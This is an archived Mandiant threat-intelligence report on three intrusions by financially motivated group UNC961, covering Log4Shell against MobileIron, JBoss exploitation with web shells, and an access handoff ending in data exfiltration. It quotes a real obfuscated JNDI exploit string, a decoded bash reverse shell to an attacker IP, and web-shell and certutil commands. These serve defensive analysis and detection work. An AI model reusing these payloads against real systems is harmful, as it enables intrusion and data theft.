UNC961 in the Multiverse of Mandiant: Three Encounters with a Financially Motivated Threat Actor | Mandiant

By Mandiant

Published: 2023-03-23 · Archived: 2026-04-05 14:15:48 UTC

Written by: Ryan Tomcik, Rufus Brown, Josh Fleischer

Web application vulnerabilities are like doorways: you never know who or what will walk through. Between December 2021 and July 2022, the Mandiant Managed Defense and Incident Response teams responded to three UNC961 intrusions at different organizations that each started in similar fashion. Two of these victims were under the protection of Managed Defense who identified and responded to the threat before significant impact occurred. In the third intrusion, the Mandiant Incident Response team was contacted after UNC961 had compromised the victim and transferred access to UNC3966.

This blog post covers the details and timeline of each intrusion conducted by UNC961, along with detection opportunities and examples of how Managed Defense's proactive threat hunting, investigation, and response routinely limits the impact on our customers' business and prevents their reality from being desecrated. Relevant MITRE ATT&CK® tactics and technique IDs are included in this blog post to indicate the threat actors' objectives at various points in the intrusions.

Attribution and Targeting

Across the multiverse of threat actors, UNC961 is financially motivated and has primarily targeted victim organizations in North America since at least 2016. UNC961 is notable for quickly targeting vulnerable Internet-facing servers during periods of vulnerability and exploit code disclosure. The threat group overlaps with multiple publicly reported threat clusters, including CrowdStrike's named group ProphetSpider. Mandiant first publicly reported on UNC961 in our blog post, Forged in Fire: A Survey of MobileIron Log4Shell Exploitation, which details the threat group leveraging the Log4Shell (CVE-2021-44228) vulnerability for initial access. We believe some of the primary objectives of this group are to steal sensitive data from victims and provide access to ransomware-affiliated threat clusters.

UNC961 takes a cost-effective approach to accessing each victim by leveraging publicly accessible exploit code from recently disclosed vulnerabilities and weaponizing them for use. We have often observed UNC961 exploit popular Internet-facing application servers, including Atlassian Confluence (CVE-2021-26084), Citrix ADC (CVE-2019-19781), Oracle WebLogic (CVE-2020-14750), Gitlab (CVE-2021-22205) and others. After gaining access, UNC961 has commonly targeted and exfiltrated sensitive data, including network reconnaissance and credential information that could be sold or used in support of follow-on missions. In multiple instances, UNC961 intrusion activity has preceded the deployment of MAZE and EGREGOR ransomware from distinct follow-on actors.

Universe #1: I Am MobileIron Man

In our first incident, our story begins at Managed Defense. The lights are dim, and a brief message suddenly appears:

```
00 6261 7368 3A20 6E6F 206A 6F62 2063 6F6E bash: no job con
10 7472 6F6C 2069 6E20 7468 6973 2073 6865 trol in this she
20 6C6C                                     ll
```

Figure 1: Message captured in network egress traffic

At first glance, this somewhat innocuous message may disappear into the eternal din of warning messages we've come to expect from using any piece of technology. However, to trained analysts, these few bytes egressing a network may be indicative of something more ominous under way.

Red teamers, capture-the-flag enthusiasts, and APT actors alike are probably familiar with the following command:

Figure 2: TCP bash reverse shell command

This simple, well-documented bash TCP reverse shell is often witnessed by Mandiant as the payload for many exploits targeting UNIX-like hosts [MITRE ATT&CK® Technique T1059.004]. Fortunately for us, establishing an interactive shell without an established TTY will cause the message `bash: no job control in this shell` to get sent from the victim's host to the attacker, providing an excellent detection opportunity.

Now that we had a host in our sights, we began expanding our scope to include events preceding and following this activity. We collected local application logs around our timeframe of interest from the host and started ripgrepping for keywords (such as the destination IP address) and scrutinizing log entries around our timeframe of interest. This ultimately revealed a MobileIron Core log entry that also fit the timeframe of our initial bash shell detection:


```
{"connectedCloudName":"","logType":"userAction","version":1,"
    loggedAt":1639501258756,"actionAt":1639501258756,"device":null,"
    actor":null,"configuration":null,"updatedBlob":null,"
    certificateDetails":null,"message":null,"spaceName":null,"
    spacePath":null,"actionType":"USER_PORTAL_SIGN_IN","requestedAt"
    :1639501258756,"completedAt":1639501258756,"reason":"Sign In
    Failed","status":"Failed","objectId":null,"objectType":null,"
    objectName":null,"subjectId":null,"subjectType":"User Portal","
    subjectName":"User Portal","subjectOwnerName":null,"
    requesterName":"${${UwucFF:IpK:Xy:-j}n${D:SWE:-d}${kLToJy:gw:J:-
i}:l${bUDmaf:gEga:-d}${a:-a}p://107.181.1${dYfCs:-8}7.18${FOEmJU:Dr:
VihlsA:YiG:aqMdD:-4}${RYEv:jJeg:KKz:Qd:-:}38${CrTGPt:cNNhn:EaEm:-9}$
{FhjN:M:-/}TomcatBypass/Command/Base64/dW5zZXQgSElTVEZJTEU7IGJhc2ggL
WkgPiYgL2Rldi90Y3AvMTA3LjE4MS4xODcuMTg0LzQyNDIgMD4mMQ==}","
    updateRequestId":null,"userInRole":null,"parentId":null,"cookie"
    :null}
```


Figure 3: MobileIron Core log entry

The string in the `requesterName` field told us that attackers had triggered CVE-2021-44228 by submitting the exploit into the application's web portal login. Since the goal of CVE-2021-44228 is to get this "JNDI" exploit string written to *any* log that's processed by a vulnerable instance of Apache, the fact that this login attempt failed is irrelevant. The exploit still gets logged, which spawned the reverse shell seen earlier.

Attackers will commonly leverage various obfuscation techniques to increase the difficulty of detection and to stay one step ahead of analysts. In this case, they substituted certain characters as nested strings. Let's dig deeper into the exploit and payload:

```
${${UwucFF:IpK:Xy:-j}n${D:SWE:-d}${kLToJy:gw:J:-i}:l${bUDmaf:g
Ega:-d}${a:-a}p://107.181.1${dYfCs:-8}7.18${FOEmJU:Dr:VihlsA:Y
iG:aqMdD:-4}${RYEv:jJeg:KKz:Qd:-:}38${CrTGPt:cNNhn:EaEm:-9}${F
hjN:M:-/}TomcatBypass/Command/Base64/dW5zZXQgSElTVEZJTEU7IGJhc
2ggLWkgPiYgL2Rldi90Y3AvMTA3LjE4MS4xODcuMTg0LzQyNDIgMD4mMQ==}
```

Figure 4: Obfuscated JNDI request

If we convert each nested statement into the character(s) listed at the end of each statement (after the colon and dash), we get the following:

```
${jndi:ldap://107.181.187.184:389/TomcatBypass/Command/Base64/
dW5zZXQgSElTVEZJTEU7IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTA3LjE4MS4xOD
cuMTg0LzQyNDIgMD4mMQ==}
```

Figure 5: Decoded JNDI request

A quick search for "TomcatBypass" on github.com points us to the repository of a project named JNDI-Exploit. Perusing this repo's readme document, we can see several other familiar URI patterns, giving us a better idea of the attacker's capabilities with this tool and what each logged request is attempting to do (translated readme file).

In this case, the URI `/TomcatBypass/Command/Base64/` simply enables an attacker to pass a Base64-encoded command to the shell.

Decoding the observed Base64 command in the exploit payload yields the following:

```
unset HISTFILE; bash -i >& /dev/tcp/107.181.187.184/4242 0>&1
```

This first part of this command unsets the bash `HISTFILE` variable, which prevents the operating system from logging future commands. Next, the command establishes the basic reverse shell which resulted in our initial detection.

Despite successfully establishing a bash shell, we observed multiple similar commands issued by UNC961, suggesting that these exploits and payloads may have been repeatedly sent out across the Internet indiscriminately.

UNC961 began their hands-on interaction with the host by issuing the `ps -x` command, listing all processes running under the same owner. Realizing that multiple bash shells were running on the host (including some from other threat actors), our

actor ran the `kill -9` command along with numerous PIDs to end the other established shells on the host running under the Tomcat process.

Following this, UNC961 deployed their HOLEPUNCH tunneler utility to the host. HOLEPUNCH is a Windows & UNIX source-compatible tunneler that uses SOCKS5 style commands wrapped in a custom outer structure to multiplex connections back to its command and control (C2) server.

Unfortunately for UNC961, these findings assisted the customer in remediating their vulnerable MobileIron infrastructure before any further compromise took place (Note: Ivanti, the parent company of MobileIron, published a permanent fix for Apache Log4j vulnerabilities in the February 2022 release for Core 11.5.0.0).

Universe #2: Web (Shell) Slinger



Figure 6: UNC961 CVE-2017-7504 compromise timeline

In our second incident, Managed Defense spotted UNC961 sticking with the theme of web application attacks when the threat actor exploited a JBoss MQ Java Message Service (JMS) Deserialization vulnerability (CVE-2017-7504) on a customer's Internet-exposed server [T1190]. The earliest evidence of compromise occurred when the threat actor generated an HTTP POST request to the URI */jbossmq-httpil/HTTPServerILServlet*, which coincided with the execution of the command *cmd.exe /c "dir > k.txt"* by the *java.exe* process.

Three minutes later, the *java.exe* process executed a command to write a Base64-encoded PHP web shell to the server [T1505.003]. Next, the *java.exe* process executed a *certutil* command to decode the contents of the Base64-encoded web shell file *k.txt* to a web accessible file *k.jspx* [T1140].

```
 Parent: C:\Java\bin\java.exe
Process: C:\Windows\System32\cmd.exe

Commands:

cmd.exe /c "echo <2,212 Base64 characters> > k.txt"
cmd.exe /c "certutil -f -decode ..\server\default\deploy\jms\jbossmq-httpil.sar\jbossmq-httpil.war\k.txt ..\server\default
```

Figure 7: Java process used to create an encoded web shell

UNC961 then deployed a second web shell that Mandiant identified as a JSP-based web shell generated by the BLUEBEAM web shell framework [T1505.003]. BLUEBEAM (aka. Godzilla) is a publicly available web shell management tool written in JAVA that can generate web shell payloads in JSP, ASP.NET, and PHP. Mandiant has also observed BLUEBEAM web shell deployment following the exploitation of ProxyShell vulnerabilities on Microsoft Exchange Servers.

```
 Path: C:\<path>\jboss-4.2.3.GA\server\default\deploy\jms\jbossmq-httpil.sar\jbossmq-httpil.war

File Name: httpil.jsp
```

Figure 8: BLUEBEAM.JSP web shell

One month later, UNC961 came back to the *httpil.jsp* web shell and started to execute internal discovery commands that manifested as child processes under the parent process *java.exe*. Examples of UNC961 discovery commands include using the *ping* utility to test network connections [T1018], the *net* utility to enumerate permission groups [T1069.001, T1069.002], the *ipconfig* utility to view local network configuration [T1016], the *quser* utility to view currently logged on users [T1033], and the *dir* command to view user account paths [T1083] (Figure 9). UNC961 performed *nslookup* commands for the domain and subdomains of *intensive[.]int* and pinged the IP address *119.9.3[.]198*. This domain and IP address are associated with Rackspace DNS servers, which may indicate network connectivity testing.

```
 cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&quser" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&ipconfig /all" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&slookup intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&nslookup intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&nslookup ord.intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&nslookup syd.intensive[.]int" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&ping -n 1 119.9.3[.]198" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&dir c:\users" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&net user" 2>&1
cmd /c "cd /d "C:/<path>/jboss-4.2.3.GA/bin/"&nslookup <admin account> /domain" 2>&1
```

Figure 9: Commands executed through the web shell

Managed Defense's threat hunting team identified the web shell executed commands using multi-event correlation that matched event sequences tagged under the MITRE ATT&CK® Persistence and Discovery tactics. In this case, UNC961 used their web shell [Persistence] to launch commands on the victim server that collected local network information [Discovery]. Mandiant uses multi-event correlation techniques, such as sequencing and clustering, for low signal events that, when combined, can identify threat actor behaviors. The customer isolated the server, and the threat actor was eradicated from the environment before they could conduct further actions on their objectives.

Universe #3: Every Morning, The Same Nightmare

In our final incident, an organization first identified evidence of compromise when they detected a ransom note file *HOW_DECRYPT.TXT* related to CryptoDefense ransomware written to a file server 131 days after UNC961 gained initial access to their environment. Mandiant's Incident Response team was called in at that point to investigate and assist with evicting the threat actors from the customer's environment. During the investigation, Mandiant identified evidence of an access hand-off at day 63 between UNC961 and another threat actor Mandiant refers to as UNC3966, prior to data collection and exfiltration. UNC3966 collected data and performed exfiltration; however, despite a ransom note referencing CryptoDefense, the threat actor didn't appear to run an encryptor.



Figure 10: Initial UNC961 access with HOLERUN AND MUTEPUT deployment

UNC961 gained an initial foothold on a compromised Windows 2008 server and deployed HOLERUN and MUTEPUT malware as a Windows Service [T1543.003] before going relatively dormant for two months. HOLERUN is a Windows utility written in C that functions similar to Runas that can be used to create processes and run commands under specified users with corresponding privileges. MUTEPUT is a backdoor that supports file download, file upload, and arbitrary command execution. During the period of low activity, UNC961 used the WGET utility to download additional malware and tools [T1105], including the PSCP file transfer utility, 7-Zip file archiver, the TxPortMap port scanner, and a SOCKS proxy utility.

Around two months after the initial compromise, there was an access hand-off event between UNC961 and UNC3966. Mandiant identified a HOLERUN utility installation by UNC961 followed by the deployment of the BARNWORK backdoor for UNC3966 approximately 26 minutes later. BARNWORK is a backdoor written in C++ that communicates using a custom binary protocol.



Figure 11: Handoff between UNC961 and UNC3966

After receiving access, UNC3966 moved laterally through the environment over Remote Desktop Protocol (RDP) [T1021.001] using a compromised domain administrator account [T1078.002] and installed the BARNWORK backdoor and LIGHTBUNNY tunneler malware as Scheduled Tasks [T1053.005]. LIGHTBUNNY is a client component of a tunneler written in C that wraps a custom protocol over SOCKS. UNC3966 also used Windows Background Intelligent Transfer Service (BITS) jobs [T1197] to download additional payloads hosted on their infrastructure [T1105].



Figure 12: LIGHTBUNNY deployment and BITS download jobs

UNC3966 performed internal host discovery [T1018] using the *ping* and *nslookup* utilities and collected system information [T1082] using the Windows Management Instrumentation Command-line utility *wmic.exe* [T1047]. To cover their tracks, UNC3966 ran multiple *reg.exe* commands to delete Registry keys containing information related to file searching, terminal services remote desktop activity, and application launch activity [T1112, T1070.007].



Figure 13: Indicator removal and discovery commands

Interestingly, UNC961 reappeared post-handoff on day 116 to install a TURNSIGN tunneler on a new system. TURNSIGN is a tunneler that establishes a simple SOCKS5 server and creates an encrypted tunnel between the sample and a hard-coded C2.



Figure 14: UNC961 deployment of TURNSIGN

UNC3966 used the 7-zip archive utility to compress data related to *Contracts* and *Accounting* information that was stored on a network attached storage (NAS) device [T1560.001] and transferred the data over SSH protocol [T1048] to threat actor-controlled IP addresses using the WinSCP utility.

